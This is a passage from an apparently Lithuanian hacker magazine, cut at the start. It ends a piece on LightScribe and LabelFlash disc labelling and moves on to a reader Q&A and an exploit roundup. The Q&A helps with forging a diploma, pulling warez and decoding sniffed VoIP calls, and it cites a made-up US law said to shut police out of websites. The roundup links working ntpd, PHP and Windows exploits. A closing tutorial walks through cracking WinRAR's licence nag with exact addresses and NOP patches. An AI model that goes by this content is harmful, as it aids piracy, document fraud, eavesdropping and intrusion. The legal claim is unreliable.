Įrašomų diskų gamintojų pasirinkimas taip pat nedidelis, kadangi HP būtinai reikalauja testavimo ir po to einančio licencijavimo. Tuo pačiu HP nori pasiekti pilną diskų ir įrenginių su *LightScribe*



www.lightscribe.com — *oficiali naujosios technologijos svetainė.*
http://h10025 .www1.hp.com/ewfrf/wc/softwareList?dlc=en&tool=softwareCategory&lc=en&product=455746&cc=us&os=228 — Lightscribe Print Engine Update.
www.ixbt.com/optical/cdrwtest-ide/cdrw-test-ide-p15-yamaha-f1.shtml — Yamaha CRW-F1 *įrenginio su* DiskT@2 *technologija testas.*
www.ixbt.com/optical/hp640.shtml — HP dvd640i *įrenginio su* LightScribe *technologija testas.*

logotipu suderinamumą. Pagrindinis diskų gamintojas šiuo metu, be jokios abejonės, yra *Verbatim*. Jau dabar parduodami CD-R ir DVD+R diskai su naujosios technologijos palaikymu.
Etiketę galima sukurti su labai populiaria diskų rašymo programa *NERO Burning ROM* arba su specializuota programa, kuri pateikiama su daugeliu *retail* versijos įrenginių — *SureThing CD/DVD Labeler*. Apie naujosios funkcijos galimybę savo programiniuose produktuose taip pat pranešė tokios kompanijos, kaip *Cyberlink*, *InterVideo* ir *Sonic*.

[Technologija iš vidaus] Jeigu tu turi DVD rašiklį, tai derėtų pastebėti, kad atnaujinęs įrenginio mikroprogramą tu negalėsi pasinaudoti naująja technoligija. Su *LightScribe* suderinamų įrenginių vidinė sandara šiek tiek kitokia. Juose įmontuota speciali schema, kuri turi *LightScribe* kaupiklio atpažinimo daviklį. Taip pat schema atsako už tikslų fokusavimą į reikiamą takelį ir disko centravimą. Iš viso yra 40000 takelių, ir jie vienas nuo kito išsidėstę 10 mikrometrų atstumu.
Dabar vertėtų papasakoti apie laiką, kuris sunaudojamas vaizdeliui nupiešti. Prieš pradėdama darbą programa tavęs užklausia pageidaujamos vaizdo kokybės, čia tu gali pasirinkti vieną iš šių režimų:
* *Best 4* – 36 min.
* *Normal 3* – 28 min.
* *Draft 2* – 20 min.



Pasirenkame spausdinimo kokybę ir važiuojam

Kuo geresnę kokybę pasirinksi, tuo kontrastingesnis bus paveiksliukas. Artimiausiu metu HP planuoja padidinti etikečių kūrimo laiką, kadangi laukti 40 minučių vien tam, kad gautum kokybišką vaizdą — labai daug.

[LabelFlash] Ir vėl „Yamaha". Dabar jau kartu su „Nec" jie sukūrė patobulintą *DiskT@2* versiją, kuri savyje apjungia iš karto keletą privalumų: spausdinimą tiek ant darbinio paviršiaus (*DiskT@2* technologija), tiek ir ant išorinės pusės (*LightScribe* alternatyva). Bet ir tai dar ne viskas. Atsverdama *LightScribe*, naujoji *LabelFlash* technologija leidžia sukurti aukštos kokybės paveikslėlius su 256 galimais atspalvių variantais. O tokios etiketės sukūrimo greitis — vos 5 (!) minutės! Tai atrodo nerealiai! Tačiau šią technologiją aprėpiantys įrenginiai jau turėtų būti prekyboje. Pirmieji DVD-RW įrenginiai, pritaikyti *LabelFlash*, bus Nec ND-4551A, ND-3551A bei ND-7751A, skirtas montavimui į nešiojamuosius kompiuterius. Norint vaizdą uždėti ant nedarbinio disko paviršiaus, pakaks disko, kuris turi spausdinamą paviršių (*printable* diskai).



Verbatim CD-R diskas, kuriam tinka naujoji technologija

lightScribe
DIRECT DISC LABELING

Šie logotipai parodo, kad įrenginys dirba su *LightScribe*

Kaip matome, viskas prasidėjo dar 2002 metais, bet tada su „Yamaha" niekas negalėjo konkuruoti. O dabar HP įgyvendino labai gerą idėją. „Yamaha" neliko nuošaly ir pasiūlė *DiskT@2* technologijos tęsinį. Dabar konkurencijos sąlygomis tokios technologijos, kaip *LightScribe* ir *LabelFlash*, plėtosis daug sparčiau. Visai įmanoma, kad greitai pasirodys panašios kitų firmų technologijos su kokiais nors savais išskirtiniais bruožais. O mums, vartotojams, belieka tik stebėti paskutines šios srities tendencijas ir išsirinkti įrenginį su geriausia technologija. Juo labiau kad įrenginiai, pritaikyti naujoms technologijoms, kainuoja maždaug 10–15% brangiau už savo analogus be vaizdo uždėjimo ant disko technologijos.

BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŲSDAMAS SAVO PROBLEMĄ Į HACK–FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?" — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĘS GRĘŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYVENU IŠ HUMANITARINĖS PAGALBOS!

Q Ar aš galiu uždrausti priėjimą prie savo *web* svetainės teisėsaugininkams ir kitiems nepageidaujamiems svečiams?

A Derėtų pastebėti, jog 90% pasaulio šalių juridinė bazė *interneto atžvilgiu toli nuo tobulybės. Vienareikšmiškai* sakyti, jog mano atsakymas suveiks visame pasaulyje, bus didelė neteisybė. Pabandykime apsistoti ties Amerika, kuri atitinkamą bazę bandė paruošti anksčiau už kitus — dar tolimais 1995 metais; ši šalis taip pat aktyviai kovoja su interneto teisių pažeidėjais. Čia galima pasinaudoti *The Internet Privacy Act*, kurį pasirašė oralinių malonumų mėgėjas Bilas Klintonas. Šis dokumentas, kurio numeris 431.322.12, vyriausybės (taip pat ir policijos bei specialiųjų tarnybų) darbuotojams neleidžia lankyti tavo resurso jeigu tu to nepageidauji. Tai veikia amerikietiškųjų civilinių įstatymų principu, kurie tvirtina, jog policininkas negali meluoti. Net dirbdamas slaptai (už priedangos), toks darbuotojas turi atsakyti, kad jis iš policijos, jeigu įtariamasis tiesiogiai apie tai paklaus. Sumelavęs pareigūnas negalės gautų duomenų panaudoti teismo procese. *Remiantis šiuo aktu svetainės disclaimer'yje*, galima manyti, jog resurse surasta informacija negalės būti panaudota galimame tolimesniame tyrime. Be abejo, realybė gali būti kita, ir net toje pačioje Amerikoje galimas toks atvejis, kad kas nors iš svetainės lankytojų (tiesiogiai nesusijęs su teisėsauga) sutiks liudyti bei papasakos apie svetainėje vykstančius negerus dalykus. Apie likusias šalis nėra ko nė šnekėti: labai mažai kas savo šalyje sugebės pasinaudoti Klintono pasirašyto akto veiksmingumu. Disclaimer'ių pavyzdžių galima paieškoti warezo svetainėse, pavyzdžiui, *isohunt.com* arba *packetnews.com*.

Q Kaip kovoti su spamu reikalaujant siuntėjo patvirtinimo ir taip atkirsti spamo robotus? Ar tai efektyvu?

A Patvirtinimas (*verification*) gali būti atliekamas taip: tu išsiunti elektroninį laišką, jis užstringa gavėjo serveryje, iš kur ateina atsakymas su prašymu jį patvirtinti. Laiške yra nuoroda, kuria tau reikia nueiti ir įvesti paveikslėlyje pateiktą skaičių/žodį. Sistema veikia nepriekaištingai, čia pavyzdžiais galėtų būti rusų gamybos *WinAntiSpam* ir vakarietiškas *Spaminterceptor*. Sistema labai nelanksti ir daugelis teisėtų laiškų siuntėjų tiesiog tingi dar eiti kokiais nors adresais ir kažką patvirtinti. Geras analogas būtų jeigu įeinant į banką visi būtų išrengiami beveik nuogai ir patikrinami, ar neturi paslėpę ginklo. Tiesa, tiek prieš plėšikus, tiek prieš spamą abi sistemos veikia labai sėkmingai, tačiau su teisėtais lankytojais ir siuntėjais jos gali būti pernelyg griežtos. Kartais vartotojai siųsdami laišką tiesiog neturi priėjimo prie interneto, korporatyvinis VPN neišleidžia į pasaulinį voratinklį arba iš viso laiškas yra siunčiamas per nuo interneto izoliuotą priešistorinį tinklą, pavyzdžiui, X.25 arba FTN.

Q Kaip per BNC sugrėbti warezą?

A Geriausia būtų BNC paleisti draugų IRC–wareznininkų serveryje ir palaukti, kol jie visko prisisiųs, o po to komfortabiliai visas gėrybes parsisiųsti per FTP. Išeina taip, kad visi DCC srautai iš pradžių išeina į serverį, kuriame įdiegtas bounceris, o po to jau nukreipiami į vartotojo kompiuterį. Taip labai naudingai išlošiama siuntimo greičio atžvilgiu, kadangi didelį greitį turintis serveris viską parvilks kur kas greičiau, nei tavo 56K modemas. Pasitaiko ir tokių atvejų, kad warezas per IRC iš vieno interneto segmento į kitą tiesiog nesisiunčia — botai kartais įdiegiami tokiuose užkampiuose, kad be pusės litro iš ten neparsisiųsi nė baito. Pabandžius siųstis iš įvairių BNC, visada galima surasti bent vieną veikiantį. Tai jau kitas klausimas, tačiau priminsiu, jog programos įdiegimui reikalingas veikiantis shellas, kuriame bus galima paleisti foninį (*background*) procesą ir kur visoms siunčiamoms gėrybėms bus pakankamai vietos. Aš neseku paskutinių *bnc* kūrimo naujienų, tačiau visada veikiantis variantas buvo *PsyBNC* (*www.psychoid.net*) — gali siųstis ką nori be jokių sunkumų.

Q Kontroliuoju keletą sistemų, tačiau jau pavargau tikrinti kiekvienos jų darbingumą. Ar galima kaip nors konsoliduoti visų jų logus?

A Vieningo kelių sistemų administravimo klausimas suformuotas išties neaiškiai. Šiuo atveju teisingiausias sprendimas galėtų būti tavo SSH klientui sukurti skriptai, kurie gali veikti tiek lokaliai, tiek ir nuotoliniu būdu. Tuomet viena komanda bus išsiųsta iš karto į keletą valdomų mašinų. Vis dėlto tai tik universalus atsakymas, kuris, ko gero, neišgelbės nuo turimų problemų ir ligų :). Tiksliau galima būtų atsakyti į antrąjį klausimą apie logų apjungimą. Visas savo mašinas aš tikrinu surinkdamas logus per *LogMeister* (*www.logmeister.com*). Jis moka surinkti informacija iš pačių įvairiausių sistemų, apdoroti informaciją ir rezultatus pateikti kaip paprastą tekstą, *csv*, *xml* (labą dieną, RSS). Jeigu po ranka išskirtinai vien tik *Windows* sistemos, tuomet į pagalbą ateis tam pritaikytas *EventMeister* sprendimas.

Q Apleidau mokslus, tačiau ruošiuosi atsispausdinti diplomą su *Photoshop'u*. Kaip man ten įmontuoti vandens ženklus ir kitus gudrius dalykėlius?

A Iš pradžių tau reikia atsakyti į tokį klausimą: iš kur bus gauti vandens ženklų pavyzdžiai? Jeigu juos turi, tuomet galimi du klausimo sprendimo būdai: pasinaudoti profesionalia dokumentų kūrimo programine įranga arba mėgėjiškomis realizacijomis. Pirmąjį variantą galėtų atstovauti programa „Cerber" (*www.securesoft.ru/cerber.html*). Antrasis kelias paprastesnis ir ne toks reiklus finansams: čia padėtų ir primityvi *S_Merge* (*www.graphicutils.com/smerge*). Priešingai nei Cerberis, programa nesugebės sukurti nuosavo ženklų dizaino, tačiau jau turimus sėkmingai uždės ant bent kokio atvaizdo. Kitas klausimas, jog bet kuris darbdavys gali perkąsti tokius pokštus tiesiog paskambinęs į nurodytą diplome mokslo įstaigą ir užklausęs išduoto diplomo galiojimo.

Q Snifinau vieną tinklą ir supratau, jog gigabaitai surinkto šlamšto — tai pokalbiai per IP. Kaip aš galėčiau sužinoti, apie ką ten buvo kalbama?

A Derėtų suprasti, kas buvo nusnifinta į surinktus logus. Jeigu ten vien tik telefoniniai pokalbiai, visa tai galima drąsiai sušerti programai apetitą žadinančiu pavadinimu *Vomit* (*vomit.xtdnet.nl*). Jeigu tu prisisiuntei krūvą šlamšto iš visur ir apie viską, tuomet derėtų pasinaudoti filtrais, po ko Vomit'ui perduoti tik *VoIP* serviso logus.

EKSPLOITŲ APŽVALGA

NTPD REMOTE ROOT EXPLOIT

[Aprašymas] Kol visi normalūs žmonės šventė, hakeriams ir klaidų ieškotojams žemiškosios linksmybės nerūpėjo: jie ir toliau ieškojo pažeidžiamumų bei rašė eksploitus. Taip ir 2006 metais pasaulis sužinojo apie naujas žymiuose produktuose aptiktas saugumo skyles. Pavyzdžiui, toks pažeidžiamumas buvo aptiktas *nix'iniame demone *ntpd*, kuris skirtas laiko sinchronizavimui globaliame tinkle. Kaip tu tikriausiai žinai, į šį serverį besikreipiantis klientas vietoje atsakymo nori tikslaus laiko. Po to demonas klientui pasiunčia neįmantrių skaičių seką. Vienas protingas žmogus nusprendė *ntpd* pasiųsti padirbtą užklausą su pertekliniais simboliais — finale *ntpd* tiesiog pakratė kanopytes :). Po neilgai trukusio būrimo hakeris parašė galingą eksploitą, kuris gali sukurti suid'inį shellą */tmp/sh*.

[Apsauga] Apsaugos nuo šio pažeidžiamumo kol kas nėra. Taigi kol nebus išleista nauja *ntpd* versija, geriau išjunk skylėtą demoną arba nepageidaujamiems potinkliams filtruoti panaudok ugniasienę. Tikimės, jog greitai bus išleisti pataisymai arba nauji *ntpd* leidimai.

[Nuorodos]Eksploitą gali rasti adresu *www.securitylab.ru/poc/extra/246196.php*. Komentaruose tu rasi papildomos techninės informacijos apie *ntpd* pažeidžiamumus.

[Blogio įvertinimas ir potencialas] Reiktų pastebėti, jog šis kūrinys kol kas dar nėra panašus į *remote exploit*. Taip, eksploitas moka išnaudoti šią saugumo skylę. Jis taip pat gali sukurti */tmp/sh su 4755* bitu. Tačiau grėsmingasis eksploitas negali pažeidžiamame tinklo mazge padaryti *bind()*. Dėl to mes manome, kad *ntpd-exp.c* — tai lokali *unix* sistemų eksploatavimo priemonė :).

[Sveikinimai] Šį kartą išsiskyrė lenkų hakeriai: eksploitą parašė mūsų kaimynas, slapyvardžiu *venglin* (*venglin@freebsd.lublin.pl*). Rašykit laiškus ir laukit atsakymo :).

PHP <= 4.4.0 MYSQL_CONNECT() BOF EXPLOIT

[Aprašymas] Sausio pradžioje hakeriai mus nudžiugino nauja egzotiška PHP skyle. Klaida buvo surasta *mysql_connect()* funkcijoje, kurią išnaudojus gali būti įmanomas bet kokių sisteminių komandų vykdymas. Šis pažeidžiamumas pasirodė esąs ganėtinai naudingas, kadangi administratoriai paprastai uždaro visas *system()*, *exec()*, *passthru()* ir kitų pavojingų komandų naudojimo galimybes. Jų alternatyva slypi pažeidžiamo *mysql_connect()* išnaudojime :).
Tiesa, klaida aktuali tik *Windows* sistemoms ir ketvirtos versijos PHP (mūsų laikais naudojama būtent tokia kombinacija). Eksploatavimo esmė — funkcijai sušeriamas padirbtas nutolusio *mysql* serverio argumentas, kuriame ir saugomas *shell* kodas. Dėl banalaus buferio perpildymo kodas yra sėkmingai įvykdomas.

[Apsauga] *Džiugiai pranešu, jog problema šiuo metuneišsprendžiama.* Tai reiškia, kad, atrodytų, daugybė apsaugotų *Windows* kompiuterių šiuo metu yra taikiklyje.

[Nuorodos] Techninė klausimo pusė ir eksploatuojančio kodo fragmentai yra čia: *www.securitylab.ru/poc/extra/243730.php*. Išsamesnį klaidos aprašymą galima rasti adresu *www.securitylab.ru/vulnerability/source/ 243713.php*.

[Blogio įvertinimas ir potencialas] Jeigu eksploitui būtų keliami apribojimai (*Windows, PHP 4.x*), hakerių džiaugsmas būtų beribis. Tačiau galima nulaužti ir kitas PHP versijas, tiesiog tokiu atveju bus kitas poslinkio adresas. Jo aptikimas — tavo pagrindinė užduotis :).

[Sveikinimai] Šį eksploitą pagimdė protingi žmonės iš komandos *SecWatch.org*. Slapyvardžiai, pašto adresai, ICQ numeriai ir kitos intymios detalės nėra viešinamos, todėl informacijos ieškok pačioje svetainėje :).

MS WINDOWS APC LOCAL EXPLOIT (MS05-055)

[Aprašymas] Pabaigai papasakosiu apie naują *Windows 2000* eksploitą. Ši, atrodytų, sena operacinė sistema iki šiol naudojama kaip „stabili" serverinė OS (ką jau čia slėpti, net man teko ją naudoti terminalų serveriui paleisti). Neseniai paaiškėjo, kad apdorojant APC (asinchroninis procedūrų iškvietimas) elementų sąrašą galima klaida, kuri sukelia teisių sukėlimą (savaime suprantama, iki *SYSTEM-user* lygio). Tam klaidų ieškotojai sukūrė dvi bylas: pirmoji yra pagrindinė eksploito programa, o antroji — *helper* byla, atliekanti dar ir patį sistemos eksploatavimą. Perdavus „main.exe helper.exe" tipo komandą įvyks stebuklas, po ko hakerio teisės bus didesnės.

[Apsauga] „Microsoft" gana greitai sureagavo *į šį saugumo incidentą ir* išleido *Win2k* skirtus pataisymus. *Juos pasiimti galima iš www.microsoft.com*.

[Nuorodos] Eksploitą gali rasti čia: *www.securitylab.ru/poc/extra/243700.php*. Nuorodos į technines pažeidžiamumo detales neduosiu, kadangi papildoma informacija kol kas nėra viešinama.

[Blogio įvertinimas ir potencialas] Sena gera *Win2k* visada garsėjo savo klaidomis. Dabar hakeriai į „Microsoft" daržą įmetė dar vieną akmenį. Aš manau, kad naujos *Windows 2000* klaidos atradimas mažai ką nustebino, o šiaip dabar kur kas aktualesni *WinXP/2003* skirti eksploitai. Nepaisant to, šis ginklas tikrai ras savo vietą rimto įsilaužėlio arsenale :).

[Sveikinimai] Draugiškai dėkojam hakeriui *SoBelt*.

Mano AMILO A

„Fujitsu Siemens Computers" rekomenduoja „Microsoft® Windows® XP".

» Maža didelių dalykų pradžia. «





□ Kompaktiškas dizainas □ Puikus kainos ir kokybės santykis □ Idealus pradedantiesiems

Lengvai pamėgstamas, tačiau nelengvinantis piniginės: atraskite darbo kompiuteriu mobilumą su AMILO A1650 G

AMD 64 Athlon

Trūksta laisvės ir pramogų, kurias suteiktų nešiojamasis kompiuteris? Susipažinkite su patraukliu naujuoju **AMILO A1650 G.** Jame yra viskas, ko tik galėtumėte prašyti: į akis krintanti puiki išvaizda, dosnus galimybėmis plačiaformatis ekranas, vaizdą atkuriantis nuostabiai tiksliai, taip pat galingas „AMD® Athlon™ 64" procesorius. Visa tai – už išskirtinai prieinamą kainą. Tad ką bepasirinktumėte veikti – žiūrėti filmą, susirašinėti su draugais el. paštu, tvarkyti savo nuotraukų albumą keliaudami – veikti tai su **AMILO A1650 G** bus kur kas smagiau.

Daugiau informacijos žr. interneto svetainėje www.fujitsu-siemens.com/amilo

www.topocentras.lt
www.sonex.lt
www.komparsa.lt
www.kompsis.lt
www.kcentras.lt

AMILO A1650 G

- „Mobile AMD® Athlon 4000+64" procesorius 4000+
- „Microsoft® Windows® XP Home" operacinė sistema
- 15,4" WXGA plačiaformatis ekranas
- Lizdas „Multimedia Card" ir „Secure Digital Card" formatų atminties kortelėms
- 512 MB atmintinė
- 80 GB kietasis diskas
- Radeon Xpress 200 iki 128 MB


3387 Lt

be PVM ir pristatymo mokesčio

Prekės Nr. LKN:LIT-200101-002

We make sure

FUJITSU COMPUTERS SIEMENS



030

WinRAR skirtas pleistriukas

VISI MES ŽINOME DIDĮJĮ EUGENIJAUS ROŠALIO KŪRINĮ, KURIS GALI SUPAKUOTI IR IŠPAKUOTI VISUR IR VISKĄ. TIK ŠE TAU, KAD NORI — UŽ TAI, KAD ARCHYVATORIUS VEIKTŲ KAIP PRIKLAUSO IR NEĮGRISTŲ BJAURIAIS LANGELIAIS SU PRAŠYMAIS UŽMOKĖTI PINIGUS, REIKIA ATSISVEIKINTI SU 29 DOLERIAIS. NEŽINAU, KAIP TAU, BET MAN MANO STIPENDIJOS TAM TIKRAI NEUŽTENKA, TODĖL AŠ NUSPRENDŽIAU EITI KITU KELIU, O TUO PAČIU IR PATRENIRUOTI SAVO SMEGENIS. PASIRODO, NULAUŽTI *WINRAR* — PAPRASČIAU NEI PAPRASTA! TUOJAU PAPASAKOSIU, KAIP AŠ TAI PADARIAU.

Populiaraus archyvatoriaus nulaužimas — tai labai lengva!

[Kam mokėti?] Iš tiesų, ar taip jau reikia registruoti *WinRAR*, kuo gi jis taip įgrysta? Tiesą sakant, programa veikia pakankamai liberaliai: net ir pasibaigus bandomajam laikotarpiui (*trial*), ji nepraranda funkcionalumo. Tačiau 30 dienų eigoje kiekvieną kartą paleidus programą pasirodo užrašas apie tai, jog tu nesuradai laiko sumokėti pinigėlių. Nuo to išsivysto stiprus nepilnavertiškumo kompleksas, kuris smogia per mano išklerusią psichiką kaip kūjis per priekalą, juk jeigu aš nesumokėsiu pinigėlių, po 40 programos naudojimo dienų programa pradės mane užknisinėti nagais — langais su prašymu registruotis! Žodžiu, bendrai paėmus ši programa elgiasi iš tikrųjų bjauriai. Todėl aš ir papasakosiu graudžią jos nulaužimo istoriją. Be abejo, vien tik šviečiamaisiais tikslais.

[Ko mums prireiks] Vaisingam auklėjamajam darbui mums prireiks *w32dasm* disasemblerio, pataisymų kūrimo programos *Codefusion*, *ollydbg* derinimo įrankio, *hiew* tipo šešioliktainio redaktoriaus ir kokio nors padoraus resursų redaktoriaus (tarkim, *reshacker* arba *peid*). Dabar aš papasakosiu, kaip man pavyko nulaužti *WinRar*, bei aprašysiu savo svarstymų logiką.

„DialogBoxParam" — ištrauka iš dokumentacijos

```
function DialogBoxParam(Instance, THandle; TemplateName: PChar; Parent: HWnd; DialogFunc: TFarProc; InitParam: Longint): Integer.
```

Sukuria su *TemplateName* apibrėžto modalinio dialogo bloką, o prieš atvaizduojant dialogą pasiunčia pranešimą *wm_InitDialog*. Taip pat leidžia perduoti pradinį grįžtamojo iškvietimo funkcijos parametrą.

Argumentai:

* *Instance.* Modulio egzempliorius, kurio vykdomojoje byloje saugomas dialogo bloko šablonas.
* *TemplateName.* Dialogo bloko šablono pavadinimas (baigiasi tuščiu simboliu).
* *Parent.* Tėvo langas
* *DialogFunc.* Dialogo funkcijos procedūros egzemplioriaus adresas.
* *InitParam.* Perduodamas *wm_InitDialog* pranešimo parametre *lParam*.

Jeigu dialogas negali būti sukurtas, funkcija grąžina procedūros *EndDialog* parametrą *nResult* arba –1. Funkcija yra *user32.dll* byloje.

[Let's go] Visų pirma aš paleidau *peid* ir atidariau *winrar* exe'-ką. Pasirodo, programa su niekuo nesupakuota ir dar priedo parašyta su *C* — tiesiog idealus man skirtas variantas. Savo bandymus aš nusprendžiau pradėti nuo to, kad atsikratyčiau nagų ir pašalinčiau „Neregistruotos versijos" užrašą. Tam aš paleidau *Olly* ir jame atidariau *WinRar*. Po to nurodžiau breiką (*breakpoint*) į nagą iškviečiančią funkciją:

```
Bpx DialogBoxParamA
```

Čia *DialogBoxParamA* — tai funkcijos, parodančios langelį su registravimosi prašymu, pavadinimas. Dabar reikia paleisti programą ir laukti, kol jos vykdymas bus nutrauktas iškvietus kontroliuojamą funkciją. Spaudžiam *enter*, po to *f9*, ir viskas gaunasi tiksliai taip, kaip mes ir planavome, su *Olly* ateiname adresu *00440f6e* ir ten matome štai tokį kodą:

Kodas, iškviečiantis nago parodymo procedūrą

```
00440F56     .6A 00       PUSH 0; /lParam = NULL
00440F58     .68 F44F4400       PUSH WinRAR.00444FF4
00440F5D     .FF35 1C164B00     PUSH DWORD PTR DS:[4B161C]
00440F63     .68 E15F4900       PUSH WinRAR.00495FE1
00440F68     .FF35 E0F94900     PUSH DWORD PTR DS:[49F9E0]
00440F6E     .E8 67F30400
CALL <JMP.&USER32.DialogBoxParamA>
```

Aš nuspaudžiau *F8* norėdamas nueiti eilute toliau, ir pamačiau, kad pasirodė nagas. Kaip tik tai, ko ir reikia. Užrašęs adresą, aš išėjau iš *Olly* ir perėjau prie *Hiew*. Pasirinkęs *mode–decode* ir nuspaudęs *goto*, aš įvedžiau gautą adresą su tašku pradžioje ir ten pakeičiau 5 baitus, juose įrašęs 90, t.y. tiesiog įrašiau NOP, po ko išsaugojau bylą ir išėjau iš *Hiew*. Dabar atėjo laikas pabandyti paleisti archyvatorių. Du kartus spustelėjęs pažįstamą nuorodą, aš supratau, kad jau spėję atsibosti nagai prapuolė, tačiau liko užrašas viršuje, kuris gadina visą efektą. Nusprendžiau jį ištrinti tiesiog pakeisdamas šią antraštę su resursų redaktoriumi. Tam aš su *reshacker* atidariau *WinRAR*, suradau eilutę „Neregistruota kopija" ir pakeičiau ją kai kuo malonesniu. Štai ir viskas, taip aš ir nulaužiau *WinRar*. Elementaru, tiesa? Paprasčiausias pavyzdys, paprasčiausias krekas. Ir dabar pasakyk, kad pats nesusitvarkysi su kažkuo panašaus. Tačiau aš savo pasakojimo dar nebaigiau. Pats supranti, kad daryti visus šiuos dalykus rankiniu būdu nelabai smagu. Dėl to man kilo prasmingas noras patogumo dėlei sukurti pilnavertį pataisymą.

[Kuriam pataisymą] Aš naudojausi kieta (man :)) pataisymų kūrimo programa *codefusion*. Ji veikia pakankamai paprastai. Jai perduodamos dvi bylos: originali ir pataisyta. Ji nustato skirtumus tarp jų ir automatiškai generuoja pataisymo kodą. Naudotis *codefusion* paprasčiau nei paprasta. Pataisymo lange pasirenkame antraštę ir tekstą, spaudžiame *next*, po to išsirenkame taisomą bylą, o *data to patch* lange spaudžiame dešinį pelės klavišą ir pasirenkame *file compare*. Čia nurodome originalią ir patvarkytą bylas, programa jas sulygina baitą po baito, po ko automatiškai generuoja *exe* tipo pataisymą, kurį galima pateikti krekerių forumuose :).

WARN


Tavo mėgiamas žurnalas nepavargsta savo myliimiems skaitytojams priminti, jog už savo mielus darbelius galima pakliūti į nemielas vieteles. Taigi atsargiau :(. O dar geriau — neužsiiminėk niekais ir nepažeidinėk savo šalies įstatymų.

http://cracklab.ru/download/get.php?g=72 — *ollydbg*
http://cracklab.ru/download/get.php?g=5 — *hiew*
http://cracklab.ru/download/get.php?g=23 — *restorator*
http://www.cheatsmaximai.net/download/tools/patch/codefs30.zip — codefusion

